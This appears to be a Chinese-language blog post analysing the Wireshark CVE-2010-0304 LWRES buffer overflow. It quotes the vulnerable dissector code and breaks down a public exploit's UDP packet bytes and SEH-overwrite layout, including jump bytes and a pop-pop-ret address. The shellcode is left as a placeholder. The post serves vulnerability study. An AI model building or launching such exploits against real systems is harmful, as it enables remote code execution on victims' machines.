cve-2010-0304 Wireshark 溢出漏洞分析及利用代码的分析

Wireshark 是一款非常流行的网络封包分析软件. 其方便性,开源性和跨平台性和可扩展性,导至其有很广大的使用人群,尤其做网络相关开发工作的程序员. 现在我们要分析的 Cve-2010-0304 这个漏洞是在对 lwres 协议解码中,由于字符串读取处理不当造成的. 我们可以从官方下到其源码,来分析下漏洞产生的原因,并对网络上流行的利用程序,进行简单的分析.(在 1.2.6 的版本中,修补了这个漏洞,我下的是 1.2.5).

下面分析下漏洞产生的原因.

出现问题的函数为:dissect_getaddrsbyname_request

(这个函数在 epan\dissectors\packet-lwres.c 这个文件中定义).

```
static void dissect_getaddrsbyname_request(tvbuff_t* tvb, proto_tree* lwres_tree)
{
    guint32 flags,addrtype;
    guint16 namelen;
    guint8  name[120];

    proto_item* adn_request_item;
    proto_tree* adn_request_tree;
    flags = tvb_get_ntohl(tvb, LWRES_LWPACKET_LENGTH);
    addrtype = tvb_get_ntohl(tvb, LWRES_LWPACKET_LENGTH + 4);
    namelen  = tvb_get_ntohs(tvb, LWRES_LWPACKET_LENGTH + 8);
    tvb_get_nstringz(tvb, LWRES_LWPACKET_LENGTH+10, namelen, name); //这里产生溢出
    name[namelen]='\0';
......
}
```

这个地方为什么会出现问题呢,首先讲一下 tvb_get_nstringz 这个函数的作用,这个函数有四个参数,第一个是一个 tvb 结构,里面放着相关的一些结构及原始的数据,第二个是一个偏移,用于描述 tvb 中数据区域的偏移,第三个 namelen,用于描述拷贝的长度,而我们也可以看出,这个值是从 LWRES_LWPACKET_LENGTH + 8 的偏移处读取的,第四个参数 name 即我们定义的数组,用来保存我们读取的对象.

很明显,我们可以看到问题是怎么产生的了, 由于 namelen 也是从数据中读取,所以这个值是可控的,假如我们把它设为大于 120 的一个数, 那在往 name[120]中拷贝的过程中,便会产生溢出了.

漏洞的产生的原因很简单,就是普通的溢出漏洞.下面我们分析一下攻击代码,可以学习一下利用程序是如何写的.(当然,在这里,高手可以跳过去了.因为都是一些基础的东西.)

网上公布了利用的 python 利用代码 http://sebug.net/exploit/19119/,我们也可以自己利用 metasploit 生成攻击包.

(http://metasploit.com/redmine/projects/framework/repository/revisions/8367/entry/modules/exploits/multi/misc/wireshark_lwres_getaddrbyname.rb)

下面我们先科普一下 Wireshark 接口的编写的相关基础知识.
在 packet-lwres.c 中,还有如下函数,
proto_register_lwres(void)//用于注册这个协议,其中定义了相关协议的数据结构.
proto_reg_handoff_lwres(void)//绑定处理函数的句柄
dissect_lwres(tvbuff_t *tvb, packet_info *pinfo, proto_tree *tree)//具体解码的函数
具体函数的细节,大家下到源码后自己慢慢分析吧,下面只讲其中的几个重要的数据.
在开始的定义中,有如下代码,

```
#define LWRES_UDP_PORT 921
static guint global_lwres_port = LWRES_UDP_PORT;
```

从中我们可以看出,其走的是 UDP 协议,端口号为 921,
并在 proto_register_lwres 函数中,用如下代码将其绑定

```
prefs_register_uint_preference(lwres_module, "udp.lwres_port",
                 "lwres listener UDP Port",
                 "Set the UDP port for lwres daemon"
                 "(if other than the default of 921)",
                 10, &global_lwres_port);
```

这就是攻击程序为什么会是在 921 端口发 UDP 包的原因了.
同时,在 proto_register_lwres 函数的一开始,也定义了相关数据结构,

```
static hf_register_info hf[] = {
    { &hf_length,
      { "Length", "lwres.length", FT_UINT32, BASE_DEC, NULL, 0x0,
        "lwres length", HFILL }},

    { &hf_version,
      { "Version", "lwres.version", FT_UINT16, BASE_DEC, NULL, 0x0,
        "lwres version", HFILL }},

    { &hf_flags,
      { "Packet Flags", "lwres.flags", FT_UINT16, BASE_HEX, NULL, 0x0,
    "lwres flags", HFILL }},

    { &hf_serial,
      { "Serial", "lwres.serial", FT_UINT32, BASE_HEX, NULL, 0x0,
        "lwres serial", HFILL }},

    { &hf_opcode,
      { "Operation code", "lwres.opcode", FT_UINT32, BASE_DEC,
VALS(opcode_values), 0x0,
        "lwres opcode", HFILL }},

    { &hf_result,
      { "Result", "lwres.result", FT_UINT32, BASE_DEC, VALS(result_values), 0x0,
        "lwres result", HFILL }},
```

```
    { &hf_recvlen,
      { "Received length", "lwres.recvlen", FT_UINT32, BASE_DEC, NULL, 0x0,
        "lwres recvlen", HFILL }},

    { &hf_authtype,
      { "Auth. type", "lwres.authtype", FT_UINT16, BASE_DEC, NULL, 0x0,
        "lwres authtype", HFILL }},

    { &hf_authlen,
      { "Auth. length", "lwres.authlen" , FT_UINT16, BASE_DEC, NULL, 0x0,
        "lwres authlen", HFILL }},

    { &hf_rflags,
      { "Flags", "lwres.rflags", FT_UINT32, BASE_HEX, NULL, 0x0,
    "lwres rflags", HFILL }},
    { &hf_rdclass,
      { "Class", "lwres.class", FT_UINT16, BASE_DEC, NULL, 0x0,
    "lwres class", HFILL }},

    { &hf_rdtype,
      { "Type", "lwres.type", FT_UINT16, BASE_DEC, VALS(t_types), 0x0,
    "lwres type" , HFILL }},

    { &hf_namelen,
      { "Name length", "lwres.namelen", FT_UINT16, BASE_DEC, NULL, 0x0,
    "lwres namelen", HFILL }},

    { &hf_req_name,
      { "Domain name" , "lwres.reqdname" , FT_STRING, BASE_DEC, NULL, 0x0,
    "lwres reqdname", HFILL }},
.....
```

用下面的代码将其绑定,

```
  proto_lwres = proto_register_protocol("Light Weight DNS RESolver (BIND9)",
                        "LWRES", "lwres");
  proto_register_field_array(proto_lwres, hf, array_length(hf));//添加这个协议
```

的相关字段.

现在,对于攻击程序发送的包前面是如下数据,我们也就不足为奇了.

数据	字段名	字节数
00 00 01 5D	length	4
00 00	version	2
00 00	flags	2

4B 49 1C 52 serial 4

00 01 00 01 opcode 4 //如果 opcode 值为,则会跳转到函数 dissect_getaddrsbyname_request 这个出问题的函数中.

00 00 00 00 result 4

00 00 40 00 recv len 4

00 00 auth_type 2

00 00 auth_len 2

00 00 00 00 adn_flags 4

00 00 00 01 adn_addrtype 4


08 61 adn_namelen 2(只要把这个值改大于 120,就可以溢出了)


******* adn_name adn_namelen.

我们要构造的,关键也就是 adn_namelen 和 adn_name 这两个数据了,利用溢用的方法有很多,但常见的有两种,一种是覆盖函数的返回值,另一种就是覆盖 SHE 链,其细节就不详细讲了.攻击程序采用的是第二种覆盖 SHE 链的方法.因为,在溢出后有如下代码,

name[namelen]='\0';namelen 的值放在栈中,也被溢出的数据破坏了,其指向一个不可写的地址,所以这里往这个地址内写'\0'这个字符,会产生异常.

覆盖后的栈如下图,





我们可以看到,它把异常处理程序的地方覆盖为 61B4121B,这个地址正好指向 pcre3 中的 pop pop retn 代码,pop pop retn 是一个 fake Excption(假异常),执行完后,会跳转到指向下一个 SHE 记录的指针的地方去执行,也就是执行 C3E106EB,而这个机器码的汇编代码为 jmp 04,跳过四个字节,执行 FFF7A3E9 处及以下的机器码,这个机器码的汇编指令为 jmp 0x12E134,0x12E134 正好是我们 shellcode 的地址.
所以大致攻击代码的部局如下:

```
00 00 01 5D
00 00
00 00
4B 49 1C 52
00 01 00 01 //opcode
00 00 00 00
00 00 40 00
00 00
00 00
00 00 00 00
00 00 00 01
08 61      //长度
Shellcode //相关 shellcode
C3E106EB //jmp +04
61B4121B // pop pop retn
FFF7A3E9 //jmp &(shellcode)
B4121BFF
```

OK,分析完别人的攻击程序,是不是手有些痒了呢,蠢蠢欲动的想自己动手来实践一下了呢,那接下来的时间就交给大家了.